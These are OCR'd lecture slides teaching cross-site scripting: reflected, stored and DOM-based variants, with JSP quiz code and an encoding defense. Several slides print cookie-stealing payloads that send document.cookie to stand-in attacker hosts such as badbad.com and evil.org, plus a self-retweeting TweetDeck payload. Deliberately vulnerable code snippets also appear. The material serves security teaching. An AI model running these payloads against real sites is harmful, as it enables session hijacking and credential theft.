
Circumventing SOP

Perfectly implemented, the SOP would stop many web attacks. Unfortunately there are ways of circumventing it:

- Cross-site scripting attacks allow attackers to inject their JavaScript and have it run with another website's origin
  - Similar to a buffer overflow that injects malicious shellcode and has it run with the privileges of the victim application
- Cross-site request forgery allows an attacker to hijack the cookies of another web site

http://3.bp.blogspot.com/-IpLMWEVPnRc/UmYV_I9hnNI/AAAAAAAADfc/caJdmBEsyaE/s1600/1.png

Raise your hands if you had (still have) XSS!



Graph API Explorer
Home › Tools › Graph API Explorer
Application: [?] Graph

Access Token: CAACEdEose0cBANxhjJvVoCkHquXpLbWqWZCLZAzX7bFlaZAIZAHeXVitqxOeWwIh7Vq8mImZCK4E5fJyyZC1M1LX61bzhBrVyQKZ

Graph API   FQL Query
GET → /login.php?next=https://www.facebook.com/ajax/messaging/attachment.php?attach_id=0692f62d6024be811f90c77cbcf8088

Learn more about the Graph API sy

Сообщение с веб-страни...

AVG Antivirus and Security Software - Supported Platforms - Softpedia
http://www.avg.com[redacted]"><marquee><h1>Softpedia</h1></marquee>
AVG Antivirus and Security Software - Supported ...

Supported Platforms
Product: AVG Anti-Virus 8.5   View more products:
Softpedia
"/> Search
Operating System   "> Softpec
MS Windows 98
MS Windows Me
MS Windows NT

Justin Bieber - Baby ft. Ludacris
JustinBieberVEVO 8 videos Subscribe

The page at http://www.youtube.com says:
BREAKING NEWS: Justin bieber died in a horrific car accident earlier thismorning, please visit the CNN homepage for more info
OK

THE WHITE HOUSE
OFFICIOUS WEBSITE OF PRESIDENT GEORGE W. BUSH
DEREGULATION CENTER
PUTTING AMERICA'S STOCKHOLDERS FIRST

THANK YOU FOR YOUR COMMUNICATION.

The President values your economic significance, and will respond to your inquiry as soon as is humanly possible. For your convenience, a printable copy of your correspondence can be found below. The Bush Administration hopes you will keep this as a token of its everlasting servitude.

PRINT NOW

7/26/2013

Dear President Bush,

I represent a

[redacted] USA

-->black ghosT WAS HERE<--
-->Hacked By<--
virus aser alrooh
We Are virus
--> We Are Legion <--

Error - PayPal - Mozilla Firefox
File Edit View History Bookmarks Tools Help
PayPal, Inc. (US) https://www.paypal.com/nvpsm?amount=5.00&currency_code=USD&sender_country="><script>alert('XSS')</script>
Most Visited   Getting Started   Latest Headlines
Error - PayPal
PayPal
Error COWException: invalid country "">

The page at https://www.paypal.com says:
XSS
OK

Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://www.google.com/support/bin/answer.py?"></script><script>alert("BlackHacker
Most Visited   Getting Started   Latest Headlines   XSSed Webmail   KeepVid: Download an...
NETCRAFT   Services   Risk Rating   Since: May 2002 Rank: 2 Site Report [US] Google Inc.

The page at https://www.google.com says:
BlackHacker[dot]Coder[at]Gmail[dot]com
OK

©2009 Google

What Else You've Got? Other than that boring little alert box!

- Cookie theft: steal the victim's cookies associated with the website using **`document.cookie`**, use them to extract sensitive data like session IDs
- Keylogging: register a keyboard event listener using **`addEventListener`** and send all the victim's keystrokes to the attacker's server
- Phishing: insert a fake login form, set the form's action attribute to the attacker's server and get user credential submitted
- Deface website: modify/replace the webpage's contents with fake contents
- CSRF, Man-in-the-browser, etc.
- Network exploration: port scanning, network mapping

Cross Site Scripting – XSS


- Parties involved: attacker, client (victim), server ("trusted" by client)
- Attacker wants to get a script executed in the victim's browser with the access rights of a "trusted" server
- What does it mean for a server to be trusted?
  - Scripts downloaded from that server have elevated access rights (privileges)
  - It does not mean that the server or scripts coming from the server are in any way trustworthy
- Challenge for the attacker: how to inject a script into a web page hosted at the trusted server?

Cross Site Scripting – XSS

Three types of XSS attacks:

- Reflected XSS
- Stored XSS
- DOM-based XSS

Types of XSS


script reflected in result page
page with attack script
attack script sent as request parameter
Web server in trusted domain
Information stolen
Stored XSS
firewall
Malicious URL sent to the victim
Reflected XSS
attacker's Web server

Reflected XSS Step-by-step

1. Attacker sends a prepared link containing malicious string to the victim
2. User is tricked into opening the link and requesting the malicious URL from the trusted server; a request parameter contains the attacker's script
3. Trusted server includes this request parameter in the response page (reflection)
4. Victim's browser executes the script with access rights of the trusted server when rendering the response page
5. The user's sensitive information is sent to the attacker's server

Stored XSS Step-by-step

1. Attacker places script into an element that will be included in a web page hosted at the trusted server
2. User visits this web page (sends a request for it)
3. Browser executes script with access rights of the trusted server when rendering the response page

- Stored, persistent, or second-order XSS
- The script gets executed every time this page is visited; attacker needs to inject script just once

Reflected XSS

Quiz: which statement(s) causes the vulnerability?

- Assuming a (`vulnerable.com`) website has a (`login.jsp`) code like this:

```
String name = request.getParameter(“name”);
out.println(“<html><Title>Welcome!</Title>”);
out.println(“Hi ” + name + “Welcome!”);
…
out.println(“</html>”);
```

Stealing the Cookie with Reflected XSS

- If a victim clicks on a link like this on an attacker's page:

```
<a
href='http://www.vulnerable.com/login.jsp?name=<script>window
.open("http://www.badbad.com/steal.php?cookie="%2Bdocument.co
okie)</script>'>Click Me!</a>
```

- And the response page from the `vulnerable.com` would look like:

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open("http://www.badbad.com/steal.php?cookie=
  "+document.cookie)</script>, Welcome to our system
      ...
</HTML>
```

Stored XSS

Quiz: which statement(s) causes the vulnerability and where to patch it?

```
<%
   String sql = "SELECT * FROM Users";
   ResultSet rs = stmt.executeQuery(sql);
   String comment = rs.getString("Comment");
%>
<html><body>Latest comment:
<%= comment %>
…
<body></html>
```

viewcomment.jsp

```
http://www.vulnerable.com/writecomment.jsp?comment=<script>win
dow.open("http://www.badbad.com/steal.php?cookie="%2Bdocument.
cookie)</script>
```

Stored XSS


Quiz: which statement(s) causes the vulnerability and where to patch it?

```
<%
   String sql = “SELECT * FROM Users”;
   ResultSet rs = stmt.executeQuery(sql);
   String comment = rs.getString(“Comment”);
%>
<html><body>Latest comment:
<%= ESAPI.encoder().encodeForHTML(comment)%>
…
<body></html>
```


- `encodeForHTML()` is an escaping library function provided by OWASP

Video: https://youtu.be/VAE0A0rn8JI?t=16

Example: XSS on Twitter's TweetDeck



The page at https://tweetdeck.twitter.com says:
XSS in Tweetdeck
☐ Prevent this page from creating additional dialogs.



```
<script
class="xss">$('.xss').parents().eq(1).find('a')
.eq(1).click();$('[data-
action=retweet]').click();alert('XSS in
Tweetdeck')</script>♥
```

RETWEETS 39,868 FAVORITES 3,686

9:36 AM - 11 Jun 2014

Dom-Based XSS


Cannot be prevented at the server-side

Document Object Model (DOM)

- Local representation of a web page in a browser
- HTML parsed into `document.body` of the DOM; `document.URL`, `document.location`, `document.referrer` assigned according to browser's view of current page
    - `document.body`: `<body>` or `<frameset>` node of document (HTML of a web page)
    - `document.domain`: domain of document
    - `document.location`: location (URL) of a document; can be changed
    - `document.URL`: URL of document
    - `document.referrer`: URI of page that linked to this document
    - `document.cookie`: cookies associated with document
    - … and many more

DOM-Based XSS

- JavaScript may dynamically modify the DOM, e.g., using methods like `document.write()` or `innerHTML`
- These methods can take inputs from other objects in the DOM
- An attacker who controls such an object could thus have the DOM modified, causing XSS



Dynamic Modifications of DOM

- JavaScript in DOM elements can dynamically modify the DOM tree, e.g., using `document.write()`


```
<html><body>
<script>
var foo = function () {
   var sh = document.getElementById("account").value;
   document.write(sh);
}
</script>

<input type="text"  name="demo" id="account">
<input type="submit" onclick="foo();">
</body></html>
```

DOM-Based XSS

- Let an element in a (vulnerable) page on the trusted server refer to `document.URL`, e.g., when using `document.write()`
- Attacker creates a page with her script in the URL and link to that page on trusted server in the body
  - Script typically inserted as a URI fragment (preceded by #)
- User visits attacker's page; browser puts bad URL in `document.URL`, requests vulnerable page from trusted server
  - URI fragments are not sent to the server!
- Element in vulnerable page references `document.URL`; attacker's script will be included in web page

- All client-side processing, no server processing
- Bypass input filtering and data sanitization at the server-side

DOM-Based XSS



http://ben-stock.de/2013/09/summary-of-our-ccs-paper-on-dom-based-xss/

DOM-Based XSS – Example

- Vulnerable element in an "innocent" web page:

```
<script> document.write("<iframe
 src='http://adserver/ad.html?
referer="+document.location+"'></iframe>")
</script>
```

- Whoever controls the URL, controls `document.location`; attacker could provide URL

```
  http://vulnerab.le/#'/><script>alert(1)</script>
```

- If URL fragments (indicated by #) are not encoded then the following element is created in the DOM:

```
  <iframe
  src='http://adserver/ad.html?referer='http://vulnera
  b.le/#'><script>alert(1)</script>'></iframe>
```

Example: DOM-Based XSS

- Script in HTTP response from server
  - `document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("default=")+8)+"</OPTION>");`
- Expected URL in HTTP request, parameter decides default language to display
  - `http://www.some.site/page.html?default=French`
- Malicious URL:
  - `http://www.some.site/page.html?default=<script>alert(document.cookie)</script>`

Code Injection in HTML

- Tag (<) injection:

```
Hello <b>$user</b>
```

```
Hello <b><script>payload</script></b>
```

- Breaking out of attributes using quotes ("):

```
<p title="$mytitle">
```

```
<p title="foo" onload="payload">
```

- JavaScript-URLs:

```
<img src="$mypicture">
```

```
<img src="javascript:payload">
```

```
<a href=“$mylink">
```

```
<a href="http://www.bad.com/payload.js">
```

Embedding XSS Scripts

*this slide will not be tested

- Inline scripting
  - `http://trusted.org/search.cgi?criteria=<script>code</script>`
  - `http://trusted.org/search.cgi?val=<SCRIPT SRC='http://evil.org/badkama.js'> </SCRIPT>`
  - Also with `<OBJECT>`, `<APPLET>` and `<EMBED>`
- Typical payload formatting
  - `<img src = "malicious.js">`
  - `<script>alert('hacked')</script>`
  - `<iframe = "malicious.js">`
  - `<script>document.write('<img src="http://evil.org/'+document.cookie+'") </script>`
  - `<a href="javascript:…">click-me</a>`
- Non `<SCRIPT>` events
  - `<A HREF="exploit string">Go</A><A HREF="” [event]='code'">Go</A>`
  - `<b onMouseOver="self.location.href='http://evil.org/'">bolded text</b>`

XSS – Threats

- Execution of code on victim's machine with elevated privileges
  - Victim's trust for a website is exploited
- Cookie stealing & cookie poisoning: read or modify victim's cookies
  - Attacker's script reads cookie from `document.cookie`, sends its value back to attacker, e.g., as HTTP GET parameter
  - No violation of SOP: does not restrict GET requests
- Execute code in another security zone

Defense

- Almost all client-side script injection comes down to the following characters:

  `< > ( ) { } [ ] " ' ; / \`

